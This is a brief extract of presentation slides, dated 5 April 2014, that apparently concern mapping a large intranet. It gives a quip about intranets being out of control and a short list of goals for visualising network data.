
**Anything large enough
to be called an intranet is
probably out of control.**


Visualization goals

- make a map
 - show interesting features
 - debug our database and collection methods
 - hard to fold up
- geography doesn't matter
- use colors to show further meaning




5 April 2014






